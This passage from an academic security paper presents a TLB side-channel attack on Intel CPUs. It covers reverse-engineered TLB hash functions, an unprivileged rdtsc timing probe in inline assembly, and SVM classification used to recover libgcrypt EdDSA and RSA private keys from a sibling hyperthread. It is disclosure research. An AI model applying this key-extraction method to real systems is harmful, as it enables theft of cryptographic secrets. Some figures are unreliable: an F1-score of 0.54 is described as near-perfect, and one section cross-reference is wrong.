To address our first challenge, **Q1**, we need to understand how virtual addresses (VAs) are mapped to different sets in the TLB. On commodity platforms, the mapping of VAs to TLB sets is microarchitecture-specific and currently unknown. As we shall see, we found that even on a single processor, the mapping algorithms in the different TLBs vary from very simple linear translations to complex functions that use a subset of the virtual address bits XORed together to determine the target TLB set.

To understand the details of how the TLB operates, we need a way to reverse engineer such mapping functions on commodity platforms, recent Intel microarchitectures in particular. For this purpose, we use Intel Performance Counters (PMCs) to gather fine-grained information on TLB misses at each TLB level/type. More specifically, we rely on the Linux `perf` event framework to monitor certain performance events related to the operation of the TLB, namely `dtlb_load_misses.stlb_hit` and `dtlb_load_misses.miss_causes_a_walk`. We create different access patterns depending on the architectural property under study and use the performance counters to understand how such property is implemented on a given microarchitecture. We now discuss our reverse engineering efforts and the results.

**Linearly-mapped TLB** We refer to the function that maps a virtual address to a TLB *set* as the *hash function*. We first attempt to find parameters under the hypothesis that the TLB is linearly-mapped, so that $target\ set = page_{VA} \mod s$ (with $s$ the number of sets). Only if this strategy does not yield consistent results, we use the more generalized approach described in the next section.

To reverse engineer the hash function and the size of linearly-mapped TLBs, we first map a large set of testing pages into memory. Next, we perform test iterations to explore all the sensible combinations of two parameters: the number of sets $s$ and the number of ways $w$. As we wish to find the smallest possible TLB eviction set, we use $w+1$ testing pages accessed at a stride of $s$ pages. The stride is simply $s$ due to the linear mapping hypothesis.

At each iteration, we access our testing pages in a loop and count the number of evictions evidenced by PMC counters. Observing that a minimum of $w+1$ pages is necessary to cause *any* evictions of previous pages, we note that the smallest $w$ that causes evictions across all our iterations must be the right wayness $w$. Similarly, the smallest possible corresponding $s$ is the right number of sets. As an example on Intel Broadwell, Figure 2 shows a heatmap depicting the number of evictions for each combination of stride $s$ and number of pages $w$. The smallest $w$ generating evictions is 4, and the smallest cor-





Figure 2: Linearly-mapped TLB probing on Intel Broadwell, evidencing a 4-way, 16-set L1 dTLB.

responding $s$ is 16—correctly probing for a 4-way 16-set L1 dTLB on Broadwell.

**Complex-mapped TLB** If our results prove inconsistent with the linear mapping hypothesis, we must reverse engineer a more complex hash function to collect eviction sets (**Q1**). This is, for instance, the case for the L2 sTLB (L2 shared TLB) on our Skylake machine. Reverse engineering this function is analogous to identifying its counterpart for CPU caches, which decides to which cache set a physical address maps [26, 60]. Thus, we assume that the TLB set number can be expressed as an XOR of a subset of bits of the virtual address, similar to the physical hash function for CPU caches.

To reverse engineer the hash, we first collect minimal eviction sets, following the procedure from [42]. From a large pool of virtual addresses, this procedure gives us minimal sets that each map to a single hash set. Second, we observe that every address from the same eviction set must map to the same hash set via the hash function, which we hypothesized to be a XOR of various bits from the virtual address. For each eviction set and address, this gives us many constraints that must hold. By calculating all possible subsets of XOR-ed bit positions that might make up this function, we arrive at a unique solution. For instance, Figure 5 shows the hash function for Skylake's L2 sTLB. We refer to it as *XOR-7*, as it XORs 7 consecutive virtual address bits to find the TLB set.

Table 1 summarizes the TLB properties that our reverse engineering methodology identified. As shown in the table, most TLB levels/types on recent Intel microarchitectures use linear mappings, but the L2 sTLB on Skylake and Broadwell are exceptions with complex, XOR-based hash functions.





Figure 3: Skylake TLBs are not inclusive.

**Interaction Between TLB Caches** One of the central cache properties is inclusivity. If caches are inclusive, lower levels are guaranteed to be subsets of higher levels. If caches are not inclusive, cached items are guaranteed to be in at most one of the layers. To establish this property for TLBs, we conduct the following experiment:

1. Assemble a working set $S1$ that occupies part of a L1 TLB, and then the L2 TLB, until it is eventually too large for the L2 TLB. The pages should target only one particular L1 TLB (i.e., code or data).

2. Assemble a working set $S2$ of constant size that targets the other L1 TLB.

3. We access working sets $S1+S2$. We gradually grow $S1$ but not $S2$. We observe whether we see L1 misses of either type, and also whether we observe L2 misses.

4. If caches are inclusive, L2 evictions of one type will cause L1 evictions of the opposite type.

The result of our experiment is in Figure 3. We conclude TLBs on Skylake are not inclusive, as neither type of page can evict the other type from L1. This implicitly means that attacks that require L1 TLB evictions are challenging in absence of L1 TLB sharing, similar, in spirit, to the challenges faced by cache attacks in non-inclusive caching architectures [18].

With this analysis, we have addressed **Q1**. We now have a sufficient understanding of TLB internals on commodity platforms to proceed with our attack.

## 6 Cross-hyperthread TLB Monitoring

To verify the reverse engineered TLB partitions, and to determine how hyperthreads are exposed to each others' activity (addressing **Q2**), we run the following experiment for each TLB level/type:

1. Collect an eviction set that perfectly fills a TLB set.

Table 1: TLB properties per Intel microarchitecture as found by our reverse engineering methodology. hsh = hash function. w = number of ways. pn = miss penalty in cycles, shr indicates whether the TLB is shared between threads.

| | | L1 dTLB | | | | | L1 iTLB | | | | | L2 sTLB | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Name | year | set | w | pn | hsh | shr | set | w | pn | hsh | shr | set | w | pn | hsh | shr |
| Sandybridge | 2011 | 16 | 4 | 7.0 | lin | ✓ | 16 | 4 | 50.0 | lin | ✗ | 128 | 4 | 16.3 | lin | ✓ |
| Ivybridge | 2012 | 16 | 4 | 7.1 | lin | ✓ | 16 | 4 | 49.4 | lin | ✗ | 128 | 4 | 18.0 | lin | ✓ |
| Haswell | 2013 | 16 | 4 | 8.0 | lin | ✓ | 8 | 8 | 27.4 | lin | ✗ | 128 | 8 | 17.1 | lin | ✓ |
| HaswellXeon | 2014 | 16 | 4 | 7.9 | lin | ✓ | 8 | 8 | 28.5 | lin | ✗ | 128 | 8 | 16.8 | lin | ✓ |
| Skylake | 2015 | 16 | 4 | 9.0 | lin | ✓ | 8 | 8 | 2.0 | lin | ✗ | 128 | 12 | 212.0 | XOR-7 | ✓ |
| BroadwellXeon | 2016 | 16 | 4 | 8.0 | lin | ✓ | 8 | 8 | 18.2 | lin | ✗ | 256 | 6 | 272.4 | XOR-8 | ✓ |
| Coffeelake | 2017 | 16 | 4 | 9.1 | lin | ✓ | 8 | 8 | 26.3 | lin | ✗ | 128 | 12 | 230.3 | XOR-7 | ✓ |

2. For each pair of eviction sets, access one set on one hyperthread and the other set on another hyperthread running on the same core.

3. Measure the observed evictions to determine whether one given set interferes with the other set.

Figure 4 presents our results for Intel Skylake, with a heatmap depicting the number of evictions for each pair of TLB (and corresponding eviction) sets. The lighter colors indicate a higher number of TLB miss events in the performance counters, and so imply that the corresponding set was evicted. A diagonal in the heatmap shows interference between the hyperthreads. If thread 1 accesses a set and thread 2 accesses the same set, they interfere and increase the miss rate. The signals in the figure confirm our reverse engineering methodology was able to correctly identify the TLB sets for our Skylake testbed microarchitecture. Moreover, as shown in the figure, only the L1 dTLB and the L2 sTLB show a clear interference between matching pairs of sets, demonstrating that such TLB levels/types are shared between hyperthreads while the L1 iTLB does not appear to be shared. The signal on the diagonal in the L1 dTLB shows that a given set is shared with the exact same set on the other hyperthread. The signal on the diagonal in the L2 sTLB shows that sets are shared but with a 64-entry offset—the highest set number bit is XORred with the hyperthread ID when computing the set number. The spurious signals in the L1 dTLB and L1 iTLB charts are sets representing data and code needed by the instrumentation and do not reflect sharing between threads. This confirms statements in [11] that, since the Nehalem microarchitecture, "L1 iTLB page entries are statically allocated between two logical processors', and "DTLB0 and STLB" are a "competitively-shared resource." We verified that our results also extend to all other microarchitectures we considered (see Table 1).

With this analysis we have addressed **Q2**. We can now use the L1 dTLB and the L2 sTLB (but not the L1 iTLB) for our attack. In addition, we cannot easily use the L2 sTLB for code attacks, as with non-inclusive TLBs and non-shared L1 iTLB triggering L1 evictions is challenging, as discussed earlier. This leaves us with data attacks on the L1 dTLB or L2 sTLB.

## 7 Unprivileged TLB Monitoring

While performance counters can conveniently be used to reverse engineer the properties of the TLB, accessing them requires superuser access to the system by default on modern Linux distributions, which is incompatible with our unprivileged attacker model. To address **Q3**, we now look at how an attacker can monitor the TLB activity of a victim without any special privilege by just *timing memory accesses.*

We use the code in Figure 6, designed to monitor a 4-way TLB set, to exemplify our approach. As shown in the figure, the code simply measures the latency when accessing the target eviction set. This is similar, in spirit, to the PROBE phase of a classic PRIME+PROBE cache attack [42, 43, 45], which, after priming the cache, times the access to a cache eviction set to detect accesses of the victim to the corresponding cache set. In our TLB-based attack setting, a higher eviction set access latency indicates a likely TLB lookup performed by the victim on the corresponding TLB set.

To implement an efficient monitor, we time the accesses using the `rdtsc` and `rdtscp` instructions and serialize each memory access with the previous one. This is to ensure the latency is not hidden by parallelism, as each load is dependent on the previous one, a technique also seen in [43] and other previous efforts. This pointer chasing strategy allows us to access a full eviction set without requiring full serialization after every load. The `lfence` instructions on either side make it unnecessary to do a full pipeline flush with the `cpuid` instruction, which makes the operation faster.

With knowledge of the TLB structure, we can design an experiment that will tell us whether the latency reliably indicates a TLB hit or miss or not. We proceed as follows:





Figure 4: Interaction of TLB sets between hyperthreads on Intel Skylake. This shows that the L1 dTLB and the L2 sTLB are shared between hyperthreads, whereas this does not seem to be the case for the L1 iTLB.

$$H = \begin{bmatrix} 1 & 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 & 1 \end{bmatrix}$$

Figure 5: Skylake L2 sTLB's hash function ($H$), which converts a virtual address $VA$ to a L2 sTLB set with the matrix multiplication $H \cdot VA[26:12]$, where $VA[26:12]$ represent the next 14 lowest bits of $VA$ after the 12 lowest bits of $VA$. We call this function *XOR-7*, because it XORs 7 consecutive virtual address bits. We have observed a similar *XOR-8* function on Broadwell.

Figure 6: Timed accesses used to monitor a 4-way TLB set with pointer chasing.

```
uint64_t probe; /* probe addr */
uint32_t time1,time2;

asm volatile (
"lfence\n"
"rdtsc\n"
"mov %%eax, %%edi\n"
"mov (%2), %2\n"
"mov (%2), %2\n"
"mov (%2), %2\n"
"mov (%2), %2\n"
"lfence\n"
"rdtscp\n"
"mov %%edi, %0\n"
"mov %%eax, %1\n"
  : "=r" (time1), "=r" (time2)
  : "r" (probe)
  : "rax", "rbx", "rcx",
    "rdx", "rdi");
```





Figure 7: Memory access latency determining TLB hit or misses. The mapped physical page is always the same one, and so always in the cache, so the latency of the memory access purely depends on TLB latency.

1. We assemble three working sets. The first stays entirely within L1 dTLB. The second misses L1 partially, but stays inside L2. The third set is larger than L2 and will so force a page table walk.

2. The eviction sets are virtual addresses, which we all map to the same physical page, thereby avoiding noise from the CPU data cache.

3. Using the assembly code we developed, we access these eviction sets. If the latency predicts the category, we should see a clear separation.

We take the Skylake platform as an example. The result of our experiment can be seen in Figure 7. We see a multi-modal distribution, clearly indicating that we can use unprivileged instructions to profile TLB activity.





Figure 8: Page-level access patterns of data of an ECC point multiplication routine. The background is the ground truth of the cases we wish to distinguish. The rectangles show temporally unique patterns that make this possible.

Figure 9: Elliptic curve point multiplication in libgcrypt. We attack the non-constant-time half of the branch.

```
void
_gcry_mpi_ec_mul_point (mpi_point_t result,
 gcry_mpi_t scalar, mpi_point_t point,
 mpi_ec_t ctx)
{
 gcry_mpi_t x1, y1, z1, k, h, yy;
 unsigned int i, loops;
 mpi_point_struct p1, p2, p1inv;
...
 if (mpi_is_secure (scalar)) {
/* If SCALAR is in secure memory we assume that it
   is the secret key we use constant time operation.
*/
     ...
 } else {
  for (j=nbits-1; j >= 0; j--) {
   _gcry_mpi_ec_dup_point (result, result, ctx);
   if (mpi_test_bit (scalar, j))
    _gcry_mpi_ec_add_points(result,result,point,ctx);
  }
 }
}
```

Our analysis here addresses **Q3**. We can now rely on unprivileged memory access latency measurements to reliably distinguish TLB misses from TLB hits and hence monitor the activity of the victim over shared TLBs in practical settings.

## 8 Temporal Analysis

Given the monitoring logic we developed in Section 5, we now turn to **Q4**—how can we leak information with a page-granular signal for data pages only? When targeting sensitive cryptographic applications, previous work on controlled channels focused on leaking the secret using code pages due to the difficulty of extracting secrets using page-granular data accesses [58]. Data pages are only used for synchronization purposes in the attack. In other words, this is a non-trivial challenge, especially given our side-channel rather than controlled-channel attack scenario.

To investigate the extent of this challenge, we pick an example target, `libgcrypt`, and target its elliptic curve cryptography (ECC) multiplication function, shown in Figure 9. This function will be used in a signing operation, where `scalar` is a secret. We use the non-constant-time version in this work. We instrument the code with the Intel Pin Dynamic Binary Instrumentation framework [39].

Figure 8 shows the observed activity in each of the 16 L1 dTLB sets over time. The two background colors differentiate between data accesses of the two different functions, namely the function that performs a duplication operation and one that performs an addition operation depending on a single bit in the private key as shown in a code snippet taken from `libgcrypt`. If we can differentiate between the TLB operations of these two functions, we can leak the secret private key. It is clear that the same sets are always active in both sides of the branch, making it impossible to leak bits of the key by just monitoring which sets are active a la PRIME+PROBE. Hence, due to (page-level) side-channel coarsening, TLB attacks cannot easily rely on traditional spatial access information to leak secrets in real-world attack settings.

Looking more carefully at Figure 8, it is clear that some sets are accessed at *different times* within the execution of each side of the branch. For example, it is clear that the data variables that map to TLB set 9 are being accessed at different times in the different sides of the branch. The question is whether we can use such timings as distinguishing features for leaking bits of data from `libgcrypt`'s ECC multiplication function. In other words, we have to rely on temporal accesses to the TLB sets instead of the commonly-used spatial accesses for the purposes of leaking information.

To investigate this approach, we now look at signal classification for the activity in the TLB sets. Furthermore, in the presence of address-space layout randomization (ASLR), target data may map to different TLB sets. We discuss how we can detect the TLB sets of interest using a similar technique.

**Signal classification** Assuming availability of latency measurements from a target TLB set, we want to distinguish the execution of different functions that access the

target TLB set at different times. For this purpose, we train a classifier that can distinguish which function is being executed by the victim, as a function of observed TLB latencies. We find that, due to the high resolution of our channel, a simple classification and feature extraction strategy is sufficient to leak our target functions' temporal traces with a high accuracy. We discuss what more may be possible with more advanced learning techniques and the implications for future cache attacks and defenses in Section 10. We now discuss how we trained our classifier.

To collect the ground truth, we instrument the victim with statements that record the state of the victim's functions, that is how the classifier should classify the current state. This information is written to memory and shared with our TLB monitoring code developed in Section 5. We run the monitoring code on the sibling hyperthread of the one that executes the instrumented victim. Our monitoring code uses the information provided by the instrumented victim to measure the activity of the target TLB set for each of the two functions that we wish to differentiate.

To extract suitable features from the TLB signal, we simply encode information about the activity in the targeted TLB set using a vector of normalized latencies. We then use a number of such feature vectors to train a Support Vector Machine (SVM) classifier, widely used nowadays for general-purpose classification tasks [12]. We use our SVM classifier to solve a three-class classification problem: distinguishing accesses to two different functions (class-1 and class-2) and other arbitrary functions (class-3) based on the collected TLB signals. The training set consists of a fixed number (300) of observed TLB latencies starting at a function boundary (based on the ground truth). We find the normalizing the amplitude of the latencies prior to training and classification to be critical for the performance of our classifier. For each training sample, we normalize the latencies by subtracting the mean latency and dividing by the standard deviation of the 300 latencies in the training sample.

We use 8 executions to train our SVM classifier. On average, this results in 249 executions of the target duplication function, and 117 executions of the target addition function, leading to 2,928 training samples of function boundaries. After training, the classifier can be used on target executions to extract function signatures and reconstruct the target private key. We report on the performance of the classifier and its effect on the end-to-end TLBleed attack on `libgcrypt` in Section 9.2.

As an example of the classifier in action on the raw signal, see Figure 10. It has been trained on the latency values, and can reliably detect the 2 different function boundaries. We use a peak detection algorithm to derive the bit stream from the classification output. The moving average is not used by the classifier, but is shown to make the signal discrepancy more apparent to human inspection. The peak detection merges spurious peaks/-valleys into one as seen in the first valley, and turns the continuous classification into a discrete bitstream.





Figure 10: SVM signal classification on raw latency data. The background shade represents ground truth; either the execution of the 'dup' function (0) or the 'mul' function (1). The classifier properly classifies signal boundaries from raw latency data; either the start of a dup (0), mul (1) or not a boundary (0.5). The peak detection converts the continuous classifications into discrete single detections.

**Identifying the Target TLB Set** For the `libgcrypt` target, we only need to use a single TLB set for training and testing. For the purpose of training our classifier, we assume that this information is known. During a real-world attack, however, we cannot know the target TLB set beforehand, due to virtual address randomization performed by ASLR.

Nonetheless, our hypothesis is that each of the TLB sets behave differently during the execution of our target program. Hence, we can follow the same approach of classifying behavior based on the temporal activity of each of the sets to distinguish the target set. In other words, in a preliminary step, we can now use our SVM classifier to solve a $s$-class classification problem, where each class represents TLB signals for a particular TLB set and we want to identify TLB signals that belong to the "target" class of interest. To validate our hypothesis, we run this step for the same period as we do for the attack, when the ECC point multiplication occurs. We find that this simple strategy already results in a classifier that can distinguish the TLB sets. Section 9.1 evaluates the reliability and performance of our target TLB set detection technique.

We can now mount an end-to-end attack using a simple classification and feature extraction strategy, as well as a preliminary step to identify the victim TLB set in spite of ASLR.

## 9 Evaluation

In this section we select a challenging case study, and evaluate the reliability of TLBleed.

**Testbed** To gain insights on different recent micro-architectures, we evaluated TLBleed on three different systems: (i) a workstation with an Intel Skylake Core i7-6700K CPU and 16 GB of DDR4 memory, (ii) a server with an Intel Broadwell Xeon E5-2620 v4 and 16 GB of DDR4 memory, and (iii) a workstation with an Intel Coffeelake Core i7-8700 and 16 GB of DDR4 memory. We mention which system(s) we use for each experiment.

**Overview of the results** We first target `libgcrypt`'s Curve 25519 EdDSA signature implementation. We use a version of the code that is not written to be constant-time. We first show that our classifier can successfully distinguish the TLB set of interest from other TLB sets (Section 9.1). We then evaluate the reliability of the TLBleed attack (Section 9.2). On average, TLBleed can reconstruct the private key in 97% of the case using *only a single signature generation capture and in only 17 seconds.* In the remaining cases, TLBleed significantly compromises the private key. Next we perform a similar evaluation on RSA code implemented in `libgcrypt`, that was written to be constant-time in order to mitigate FLUSH+RELOAD [59], but nevertheless leaves a secret-dependent data trace. The implementation has since been improved, already before our work. We then evaluate the security of state-of-the-art cache defenses in face of TLBleed. We find that TLBleed is able to leak information even in presence of strong, hardware-based cache defenses (Section 9.5 and Section 9.6). Finally, we construct a covert channel using the TLB, to evaluate the resistance of TLBleed to noise (Section 9.7).

### 9.1 TLB set identification

To show all TLB sets behave in a sufficiently unique way for TLBleed to reliably differentiate them, we show our classifier trained on all the different TLB sets recognizing test samples near-perfectly. After training a classifier on samples from each of the 16 L1 dTLB access patterns in *libgcrypt*, we are able to distinguish all TLB sets from each other with an F1-score of 0.54, as shown in a reliability matrix in Figure 11. We observe no false positives or false negatives to find the desired TLB set across repeated runs. We hence conclude that TLBleed is effective against ASLR in our target application. We further discuss the implications of TLB set identification on weakening ASLR in Section 10.





Figure 11: Classification reliability for distinguishing TLB sets using temporal access patterns. For all active TLB sets during our target operation, we can reliably determine where they are mapped in the virtual address space.

### 9.2 Compromising EdDSA

Curve 25519 EdDSA signature algorithm in libgcrypt v1.6.3 is a high-performance elliptic curve algorithm [6]. To demonstrate TLBleed determining a key by just monitoring the TLB, we attack the non-constant-time version of this code. This would still be safe when cache isolation is deployed.

As shown previously in Figure 9, we are interested in distinguishing between the duplication (i.e., `_gcry_mpi_ec_dup_point`) and addition (i.e., `_gcry_mpi_ec_add_points`) operations, so that we can distinguish key bits in the secret used in the signature. There will always be a `dup` invocation for every bit position in the execution trace, plus an average of 128 `add` invocations somewhere for every '1' bit in the secret value. As keys are 256 bits in Curve 25519, on average we observe 384 of these operations.

Hence, we must be able to distinguish the two operations with high reliability. Errors in the classification require additional bruteforcing on the attacker's side to compensate. As misclassification errors translate to arbitrary bit edit operations in the secret key, bruteforcing quickly becomes intractable with insufficient reliability.

We follow a two step approach in evaluating TLBleed on `libgcrypt`. We first collect the activities in the TLB for *only 2 ms* during a single signing operation. Our classifier then uses the information in this trace to find the TLB set of interest and to classify the duplication and addition operations for leaking the private key. In the second step, we try to compensate for classification errors using a number of heuristics to guide bruteforcing in exhausting the residual entropy. We first discuss the

Table 2: Success rate of TLBleed on various microarchitectures. The success rate is a count of the number of successful full key recoveries, with some brute forcing (BF) attempts. Unsuccessful cases were out of reach of bruteforcing.

| Micro-architecture | Trials | Success | Median BF |
|---|---|---|---|
| Skylake | 500 | 0.998 | $2^{1.6}$ |
| Broadwell | 500 | 0.982 | $2^{3.0}$ |
| Coffeelake | 500 | 0.998 | $2^{2.6}$ |
| Total | 1500 | 0.993 | |





Figure 12: Required number of bruteforcing attempts for compromising 256-bit EdDSA encryption keys with TLBleed.

results and then elaborate on the bruteforcing heuristics that we use.

Table 2 shows the results of our attack on all testbeds. With a small number of measurements-guided bruteforcing, TLBleed can successfully leak the key in 99.8% of the cases in the Skylake system, in 98.2% of the cases on the Broadwell system, and 99.8% on Coffeelake. In the remaining cases, while the key is significantly compromised, bruteforcing was still out of reach with our available computing resources. The end-to-end attack time is composed of: 2 ms of capture time; 17 seconds of signals analysis with the trained classifier; and a variable amount of brute-force guessing with a negligible median work factor of $2^3$ at worst, taking a fraction of a second. Thus, in the most common case, the end-to-end attack time is dominated by the signals analysis phase of 17 seconds and can be trivially reduced with more computing resources. Given that TLBleed requires a very small capture time, existing re-randomization techniques (e.g., Shuffler [57]) do not provide adequate protection against TLBleed, even if they re-randomized both code and data.

Figure 13: Sketched representation of SIMPLE_EXPONENTIATION variant of modular exponentiation in `libgcrypt`, in an older version.

```
void
_gcry_mpi_powm (gcry_mpi_t res,
   gcry_mpi_t base, gcry_mpi_t expo, gcry_mpi_t mod)
{
   mpi_ptr_t rp, xp; /* pointers to MPI data */
   mpi_ptr_t tp;
   ...
   for(;;) {
     ...
     /* For every exponent bit in expo: */
     _gcry_mpih_sqr_n_basecase(xp, rp);
     if(secret_exponent || e_bit_is1) {
      /* Unconditional multiply if exponent is
       * secret to mitigate FLUSH+RELOAD.
       */
      _gcry_mpih_mul (xp, rp);
     }
     if(e_bit_is1) {
       /* e bit is 1, use the result */
       tp = rp; rp = xp; xp = tp;
       rsize = xsize;
     }
   }
}
```

Figure 12 provides further information on the frequency of bruteforcing attempts required after classification. We rely on two heuristics based on the classification results to guide our bruteforcing attempts. Due to the streaming nature of our classifier, sometimes it does not properly recognize a 1 or a 0, leaving a blank (i.e., *skipping*), and sometimes it classifies two 1s or two 0s instead of only one (i.e., *duplicating*). By looking at the length of periods in which the classifier makes decision, we can find cases where the period is too long for a single classification (skipping) and cases where the period is too short for two classifications (duplicating). In the case of skipping, we try to insert a guess bit and in the case of duplicating, we try to remove the duplicate. As evidenced by our experimental results, these heuristics work quite well for dealing with misclassifications in the case of the TLBleed attack.

## 9.3 Compromising RSA

We next show that an RSA implemenetation, written to mitigate FLUSH+RELOAD [59], nevertheless leaves a secret-dependent data trace in the TLB that TLBleed can detect. This finding is not new to our work and this version has since been improved. Nevertheless we show TLBleed can detect secret key bits from such an RSA implementation, even when protected with cache isolations deployed, as well as code hardening against FLUSH+RELOAD.

Listing 13 shows our target RSA implemenatation.





Figure 14: TLBleed accuracy in computing RSA 1024-bit secret exponent bits. Shown is the histogram of the number of errors the reconstructed RSA exponent contained from a single capture, expressed as the Levenshtein edit distance.





Figure 15: TLBleed compromising software defenses, as demonstrated by the substantial number of TLB rather than cache misses required by our `libgcrypt` attack.

